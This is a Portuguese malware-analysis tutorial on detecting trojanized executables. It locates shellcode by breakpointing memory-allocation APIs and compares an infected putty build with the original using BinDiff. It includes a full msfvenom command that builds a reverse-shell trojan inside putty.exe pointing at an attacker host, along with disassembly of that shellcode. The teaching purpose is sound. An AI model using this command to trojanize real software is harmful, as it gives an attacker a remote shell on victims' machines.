Trojans bancários, como o *Astaroth/Guildma*, *Amavaldo*, *IcedID* e tantos outros focam em coletar credenciais bancárias e modificar páginas web ou realizar hook de transações em aplicativos de banco para mudar o fluxo das transações para contas dos atacantes.

As variantes latinoamericanas observadas na última década são extremamente ofuscadas, contando com múltiplos estágios, e na maioria das vezes escritas em Delphi. Uma análise detalhada da ESET do Amavaldo, de cinco anos atrás, pode ser encontrada [nesse link](#).

Criptominer

Esse tipo de malware realiza o deploy de mineradores de criptomoeadas, como o *XMRig*, sugando a maior parte dos recursos da máquina alvo com objetivo de minerar moedas. Pode ser detectado devido ao alto uso de CPU/memória nos computadores infectados.

É importante notar que, apesar das classificações acima, na prática vários trojans reais se enquadram em mais de uma classificação.

O que é um payload/shellcode

Payloads são uma sequência de instruções, geralmente a nível de código de máquina, utilizados em exploits e infecções como uma carga maliciosa que deseja-se executar na vítima. Shellcode, inicialmente, era um payload que executava um malware do tipo *shell*, que resultava em uma conexão direta ou reversa com o alvo para executar comandos. Entretanto, hoje em dia muitas vezes esses termos são usados de forma intercambiável - executar uma shell é um procedimento padrão e muito buscado durante a execução remota de códigos.

Além disso, shellcodes/payloads não necessitam de estar em um endereçamento específico da memória para funcionarem, podendo serem injetados no mesmo processo ou em processos remotos. Toda API de biblioteca externa necessita de resolução via runtime linking (conceito explicado [nesse artigo](#)). Por esse motivo, muitos deles aplicam a técnica de API Hashing para dificultar a análise.

Trojans gerados por frameworks de segurança ofensiva, como o Metasploit e o Cobalt Strike, têm opção de serem gerados em formato de shellcode e combinados em um executável template. Essa abordagem visa enganar as vítimas em executar um software legítimo, mas que em algum momento irá chamar o shellcode e trazer uma conexão para o atacante.

Para gerar um trojan x86 no metasploit e infectar um executável como o [putty_original](#), podemos executar o seguinte comando:

```
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.1 LPORT=1337 -f exe  
-x putty.exe -k -o putty_infected.exe
```

No qual:

- *-p* -> seleciona o payload para infecção *windows/shell_reverse_tcp* (shell reversa, via TCP, para windows x86, sem estágio - todo o payload estará no binário final);
- *LHOST* -> IP do C2 do atacante;
- *LPORT* -> porta utilizada para conexão ao C2;
- *-f* -> formato a ser gerado a shell - no caso, queremos um EXE ao final;
- *-x* -> seleciona um executável para template, que será transformado em um trojan;
- *-k* -> informa ao framework que o trojan deve funcionar como o software legítimo;
- *-o* -> especifica o nome do trojan gerado.

Lembrando ao leitor que, caso deseje os exatos artefatos que iremos analisar nas seguintes seções, o link está disponível na seção [Introdução](#).

Técnicas de detecção de trojans

Nessa seção, vamos estudar algumas técnicas para detecção de trojans, focando em trojans backdoor. Analisaremos o caso de uma infecção do putty como prática dos conceitos estudados.

Identificando trojans através de APIs específicas

Um shellcode ofuscado reside na memória, geralmente em uma seção de dados, quando armazenado de forma global, ou na stack, quando armazenado no escopo de uma função. Em ambos os casos, não há permissão de execução por padrão - exceto no caso da stack em binários sem bit no-execute (NX - Linux) ou sistemas Windows com *Data Execution Prevention* (DEP) desabilitado ou modificado para aquele binário em específico.

Nesse caso, é necessário alocar na heap o shellcode, em uma região da memória que deverá ser possível realizar operações de leitura, escrita e execução em algum momento. Isso é feito através de algumas APIs em específico:

- `VirtualAlloc`
- `VirtualAllocEx`
- `VirtualProtect`

VirtualProtect não aloca memória, mas muda suas permissões - uma memória que era RW pode se tornar RWX!

Após isso, é realizada a cópia/desfuscação em memória do shellcode para o espaço na heap criado por essas APIs. Essa cópia pode se dar com `memcpy`, `RtlMoveMemory` ou um simples loop sem nenhuma chamada de API. Nessa fase, também, caso haja injeção remota, são chamadas APIs para escrever o shellcode no processo remoto, como `WriteProcessMemory`.

Por fim, o payload precisa ser executado de alguma forma. As técnicas clássicas envolvem o uso de APIs como:

- `CreateThread`
- `CreateRemoteThread`
- `ResumeThread`

Porém, note que a API utilizada para executar o shellcode no caso X pode ser diferente da utilizada no caso Y. Isso se deve à evolução das técnicas de injeção e execução de shellcode ao longo do tempo. Por exemplo, no caso da injeção via [Asynchronous Procedure Calls \(APC\)](#), a API `QueueUserAPC`, que realiza o enfileiramento do shellcode na APC do processo remoto, é a última chamada no injetor antes da infecção efetiva do processo remoto.

A ideia para identificação

Com base no que foi citado acima, a ideia principal para localização do shellcode é realizar um breakpoint de software nas funções de alocação de memória (`VirtualAlloc`, por exemplo), executá-las e pegar no registrador EAX (retorno) o endereço da memória alocada. A partir daí, deve segui-las em um dump de memória, e seguir a execução do código normalmente.

Em algum momento, um dos dumps de memória seguidos deve dar origem a opcodes válidos, como `FC` e `E8`. Uma boa experiência na tratativa desse tipo de malware pode ajudar a identificar mais facilmente esse tipo de situação. A partir daí, é realizar o dump da localização de memória via debugger ou ferramenta de monitoramento de processos (Process Explorer, Process Hacker) e começar a análise do shellcode em si.

Mas e como descobrir que todas as operações em memória foram realizadas no shellcode (como desfuscação)? Continuando atentamente o processo de debugging e colocando um breakpoint de hardware na escrita/execução (no caso de autoinjeção) ou em funções que podem

executar/escrever o shellcode (*RtlMoveMemory*, *WriteProcessMemory*, *memcpy*, etc). Funções como *CreateThread*, *CreateRemoteThread* também trazem a informação de qual endereço do primeiro byte que deve ser executado pela thread criada. Essas técnicas podem ajudar a descobrir quando o processamento do payload está finalizado.

Note que, a identificação e dump não significa que todo o payload está desfuscado: pode haver rotinas de reescrita/descompressão/descriptografia de código no próprio shellcode.

Exemplo: ShellcodeExecutor

O trojan loader que produzi, que está [nesse link](#), por exemplo, contém um shellcode altamente ofuscado, mas que pode ser isolado facilmente utilizando a técnica explicada (BP no *VirtualAlloc* e no *CreateThread*).

O breakpoint no *VirtualAlloc* nos traz um endereço alocado na heap com as permissões de leitura, escrita e execução - o que nos deixa suspeitos sobre ela (Figuras 0x0B e 0x0C).




Figura 0x0B - memória alocada com *VirtualAlloc* seguida no dump.

000001CD10FF0000	00000000000000002000	User		PRV	-RW--	-RW--
000001CD11000000	00000000000000002000	User		MAP	-R---	-R---
000001CD11010000	00000000000000001000	User		MAP	-R---	-R---
000001CD11020000	00000000000000001000	User		PRV	ERW--	ERW--
000001CD11090000	000000000000000013000	User	Heap (ID 0)	PRV	-RW--	-RW--
000001CD110A3000	0000000000000ED000	User	Reserved (0)	PRV	-	-RW--

Figura 0x0C - memória alocada pelo *VirtualAlloc* é RWX.

Seguindo no dump e executando até o *CreateThread*, é possível perceber que o espaço alocado, anteriormente vazio, agora está preenchido de bytes (Figura 0x0D). Analisando no disassembler, é possível verificar instruções iniciais e um loop de desofuscação dos bytes seguintes (Figura 0x0E). Esses bytes válidos e a rotina de desofuscação também válida nos permite provar que esse é o nosso shellcode!

The screenshot shows the Immunity Debugger interface. The top navigation bar includes tabs for Dump 1 through Dump 5, Watch 1, Locals, and Struct. Below the tabs is a table with columns for Address, Hex, and ASCII. The ASCII column displays a sequence of bytes starting with "H1EH..é yyH..íyy". The bottom pane shows assembly code with annotations. A yellow box highlights the instruction at address 000001CD11020001, which is a call to CreateThread. A red box highlights the first byte of the shellcode at address 000001CD11020007. A blue box highlights the beginning of a loop structure at address 000001CD11020004.

Address	Hex	ASCII
000001CD11020000	48 31 C9 48	H1EH..é yyH..íyy
000001CD11020010	FF 48 BB BF	ÿH»já*.épI H1X'H
000001CD11020020	2D F8 FF FF	-öyýyåôC«@hc.2Ij
000001CD11020030	E3 6B DD D2	äkYÖ.-.é«.^ö u.ß
000001CD11020040	AB A1 DE 88	«ip. U..«ibÅ¥I.+
000001CD11020050	EC 9D C6 D9	i.ÅU i..BKö.Åb.~
000001CD11020060	A0 CF OF 13	*'í.).i«ip*c4óþ
000001CD11020070	2A 27 CD 92	=b.C..§è(..þi
000001CD11020080	B2 62 8D 43	ha..ép.:#^éDé..4
000001CD11020090	8E 7F B7 A7	«2È. b.%3ÉÚþÙ7.@
000001CD110200A0	E8 FE 87 3A	*k.§`¶i«.L?@?.=
000001CD110200B0	2A 6B 07 A7	A2 2B 4D AB
000001CD110200C0	60 B6 CE 69	08 8B 3E F3
000001CD110200D0	AB 1B 4C 3F	E0 66 A8 98
000001CD110200E0	A9 06 B2	AD C7 1E CA
000001CD110200F0	BD 73 D6 D2	c+M«..>óaf..ç.É
000001CD11020100	B0 80 96 FE	3B 72 C8 18
000001CD11020110	B9 62 0F 7F	A8 DA 86 BE
000001CD11020120	C8 BF 8D 43	33 4C CD 18
000001CD11020130	A9 A6 E7	E4 B6 8B 34
000001CD11020140	E7	;rÈ. Ü.%3Lí.ä¶.4
000001CD11020150	£6Ä. 8.çD»kb. C@!.ç	£6Ä. 8.çD»kb. C@!.ç
000001CD11020160	8sÖÖ.ç.b'b..Eç. @	0.14þþp..jéÄT(Ei
		äg%Z».¥4. c6Aaa.ç
		å*.l= á*fc'

Command: Commands are comma separated (like assembly instructions): mov eax, ebx

Paused INT3 breakpoint at <kernel32.CreateThread> (00007FFAF407B8E0)!

Figura 0x0D - shellcode no dump antes de criar a thread de execução.

The screenshot shows the Immunity Debugger assembly view. It highlights several assembly instructions and memory locations. A blue box highlights the initial shellcode at address 000001CD11020007. A red box highlights the first byte of the shellcode at address 000001CD11020004. A green box highlights the start of a loop structure at address 000001CD11020004. A yellow box highlights the instruction at address 000001CD11020001, which is a call to CreateThread. A blue dashed box highlights the beginning of a loop structure at address 000001CD11020054. A red dashed box highlights the instruction at address 000001CD11020054, which is a jump to the start of the loop.

```

RDX R9 → 000001CD11020000
    48:31C9 xor rcx,rcx
    48:81E9 B4FFFFFF sub rcx,FFFFFFFFFFFFB4
    48:8005 EF000000 lea rax,qword ptr ds:[1CD11020000]
    48:BB BFE32A8C93E8FEC mov rbx,CFFEE8938C2AE3BF
    48:3158 27 xor qword ptr ds:[rax+27],rbx
    48:2D F8FFFFFF sub rax,FFFFFFFFFFFFF8
Loop 1CD1102001B
    cld
    and rsp,xFFFFFFFFFFF0
    call 1CD110200FD
    push r9
    push r8
    push rdx
    push rcx
    push rsi
    xor rdx,rdx
    mov rdx,qword ptr ds:[rdx+60]
    mov rdx,qword ptr ds:[rdx+18]
    mov rdx,qword ptr ds:[rdx+20]
    mov rsi,qword ptr ds:[rdx+50]
    xor r9,r9
    movzx rcx,word ptr ds:[rdx+4A]
    xor rax,rax
    lodsb
    cmp al,61
    jI 1CD1102005E
    sub al,20
    ror r9d,D
    add r9d,eax
Loop 1CD11020054
    push rdx
    mov rdx,qword ptr ds:[rdx+20]
    mov eax,dword ptr ds:[rdx+3C]
    push r9
    add rax,rdx
    cmp word ptr ds:[rax+18],20B
    jne 1CD110200F2
    mov eax,dword ptr ds:[rax+88]
    test rax,rax
    je 1CD110200F2

RIP → 000001CD11020027
    48:83E4 F0 and rsp,xFFFFFFFFFFF0
    E8 CC000000 call 1CD110200FD
    41:51 push r9
    41:50 push r8
    52 push rdx
    51 push rcx
    56 push rsi
    48:31D2 xor rdx,rdx
    65:48:8B52 60 mov rdx,qword ptr ds:[rdx+60]
    48:8852 18 mov rdx,qword ptr ds:[rdx+18]
    48:8852 20 mov rdx,qword ptr ds:[rdx+20]
    48:8872 50 mov rsi,qword ptr ds:[rdx+50]
    4D:31C9 xor r9,r9
    48:0FB74A 4A movzx rcx,word ptr ds:[rdx+4A]
    48:31C0 xor rax,rax
    AC lodsb
    3C 61 cmp al,61
    7C 02 jI 1CD1102005E
    2C 20 sub al,20
    41:C1C9 0D ror r9d,D
    41:01C1 add r9d,eax
Loop 1CD11020054
    52 xor rax,rax
    48:8B52 20 mov rdx,qword ptr ds:[rdx+20]
    8B42 3C mov eax,dword ptr ds:[rdx+3C]
    41:51 push r9
    48:01D0 add rax,rdx
    66:8178 18 0B02 cmp word ptr ds:[rax+18],20B
    0F85 72000000 jne 1CD110200F2
    8B80 88000000 mov eax,dword ptr ds:[rax+88]
    48:85C0 test rax,rax
    74 67 je 1CD110200F2

```

Figura 0x0E - shellcode no disassembler após desofuscação inicial; apenas alguns step intos e executando todo o primeiro loop à exaustão

Detectando localização de trojans com BinDiff

Essa técnica agiliza a análise realizada em um executável trojanizado, caso o analista tenha acesso o software legítimo. Dependendo do binário, múltiplas técnicas de binary diffing podem ser empregadas - falaremos mais delas na análise do putty infectado, citado na [Introdução](#) desse artigo.

Mas afinal, o que é BinDiff?

Binary diffing referem-se a algoritmos e ferramentas utilizadas para comparar diferenças entre dois arquivos binários - como EXEs, DLLs, entre outros. Essas diferenças podem ser uma simples alteração de instruções, inclusão/exclusão de rotinas inteiras ou mudança de fluxo dentro de uma função, entre outros tipos de mudanças.

BinDiff é uma ferramenta, atualmente opensource, que compara dois binários com diversos algoritmos. É possível checar por similaridade de funções, funções incluídas/excluídas entre um e outro binário, obter estatísticas (quantidade de funções, jumps, instruções etc). Para utilizá-la, é necessário exportar os binários no formato *.BinDiff* - algo que pode ser feito pelo plugin binexport.

Além de auxiliar na análise de malware, algoritmos de binary diffing podem ajudar na aplicação de patches, busca de vulnerabilidades em softwares mais antigos, entre outros usos.

Análise do putty infectado com BinDiff

Vamos à análise do putty infectado, disponível [nesse link](#).

Para essa técnica, é necessário a instalação do [Ghidra](#), para análise inicial e disassembly das instruções, [BinExport para Ghidra](#), para gerar os arquivos de BinDiff a serem comparados, e o próprio software [BinDiff](#), que irá comparar os arquivos gerados pelo plugin do BinExport.

Primeiramente, vamos analisar os binários - adicionar um projeto no ghidra, importar os dois EXEs, realizar a análise automatizada inicial do EXE e salvar - o cotidiano de um analista de malware.

Após a instalação do BinExport e reinício do Ghidra, há a opção de exportar os binários via clique secundário (Figura 0x0F). Caso o BinExport tenha sido corretamente instalado, aparecerá o formato "Binary BinExport (v2) for BinDiff", e é esse o export que queremos.

Nota: realize esse processo apenas quando os binários já tiverem sido analisados pelo ghidra.




Figura 0x0F - exportação dos arquivos BinDiff referentes ao arquivo legítimo e ao infectado via Ghidra, pós análise automatizada.

Já no BinDiff, vamos criar um novo workspace e realizar a importação de um novo Diff: o primeiro sendo o binário legítimo (putty.exe) e o segundo o trojan (putty_infected.exe) (Figura 0x10). Após a importação, ao clicar duas vezes no Diff criado trará diversas informações sobre as diferenças entre os binários (Figura 0x11).




Figura 0x10 - importação dos artefatos gerados pelo Ghidra no software BinDiff.

Workspace

- 📁 Single Function Diff Views (0)
- 🔍 putty.exe vs putty_infected.exe
 - └ Call Graph (2269/2271)
 - └ Matched Functions (2264)
 - └ Primary Unmatched Functions (5/2269)
 - └ Secondary Unmatched Functions (7/2271)

Figura 0x11 - análises disponíveis via software BinDiff para o caso analisado.

Nesse ponto, várias técnicas podem ser empregadas para localizar a carga maliciosa: analisar as funções que estão presentes apenas no binário infectado, analisar o fluxo de chamadas, etc. No caso do putty, vamos primeiro verificar as funções que estão presentes em ambos os binários (Matched Functions).

Uma análise importante a ser realizada é a de similaridade entre funções. Uma similaridade de 100% não nos interessa, pois a função não foi adulterada. Já uma similaridade média ou alta pode indicar uma adulteração, então essas funções devem ser analisadas atentamente.

No caso do putty, temos apenas uma função com similaridade diferente de 100%, para a nossa sorte (Figura 0x12). Essa função é o entrypoint do binário, local comum de infecção para trojans. Clicando duas vezes na função, obtemos o seguinte gráfico e disassembly:




Figura 0x12 - única função com similaridade diferente de 100% nas funções presentes em ambos os binários.

Note que o entrypoint do binário legítimo contém apenas duas instruções, enquanto que o entrypoint do binário infectado traz bem mais instruções, além de chamadas para funções suspeitas - *CreateThread* - (Figura 0x13).




Figura 0x13- diferença do entrypoint do putty.exe (à esquerda) e do putty_infected.exe (à direita).

Ao verificar a localização do código que rodará em uma nova thread (**0x573047**) via Ghidra, é possível perceber a execução de algumas instruções comumente vistas em shellcode (CLD, CALL aparentemente sem parâmetros ou sem calling convention definida) (Figura 0x14).

O endereço **0x5730d5** é chamado pela CALL, redirecionando a execução para uma estrutura claramente relacionada a shellcode - push de valores semelhantes a API hashing, chamada de funções a partir de endereços em registradores, ausência de chamada para APIs de DLLs a partir de *dynamic linking*, entre outros indicadores (Figura 0x15).

LAB_00573047			
00573047	8d 15 4d	LEA	EDX, [LAB_0057304d]
30 57 00			
LAB_0057304d			
0057304d	fc	CLD	
0057304e	e8 82 00	CALL	FUN_005730d5
	00 00		

Figura 0x14 - início da função executada via CreateThread (**0x573047**).

```
***** FUNCTION *****  
|undefined __stdcall FUN_005730d5(void)  
|assume FS_OFFSET = 0xffffdf000  
|  
|△<UNASSIGNED> <RETURN>  
|Stack[-0x8]:4 local_8  
|  
|FUN_005730d5  
|  
005730d5 5d          POP    EBP  
005730d6 68 33 32    PUSH   0x3233  
| 00 00  
005730db 68 77 73    PUSH   0x5f327377  
| 32 5f  
005730e0 54          PUSH   ESP=>local_8  
005730e1 68 4c 77    PUSH   0x726774c  
| 26 07  
005730e6 ff d5      CALL   EBP  
005730e8 b8 90 01    MOV    EAX, 0x190  
| 00 00  
005730ed 29 c4      SUB    ESP, EAX  
005730ef 54          PUSH   ESP  
005730f0 50          PUSH   EAX  
005730f1 68 29 80    PUSH   0x6b8029  
| 6b 00  
005730f6 ff d5      CALL   EBP  
005730f8 50          PUSH   EAX  
005730f9 50          PUSH   EAX  
005730fa 50          PUSH   EAX  
005730fb 50          PUSH   EAX  
005730fc 40          INC    EAX  
005730fd 50          PUSH   EAX
```

Figura 0x15 - código a ser executado posteriormente na mesma thread criada - o próprio shellcode (**0x5730d5**).

Voltando ao BinDiff, também seria possível identificar parte do shellcode através das funções que estão presentes apenas no binário infectado - outra forma de encontrar tais cargas maliciosas (Figura 0x16).

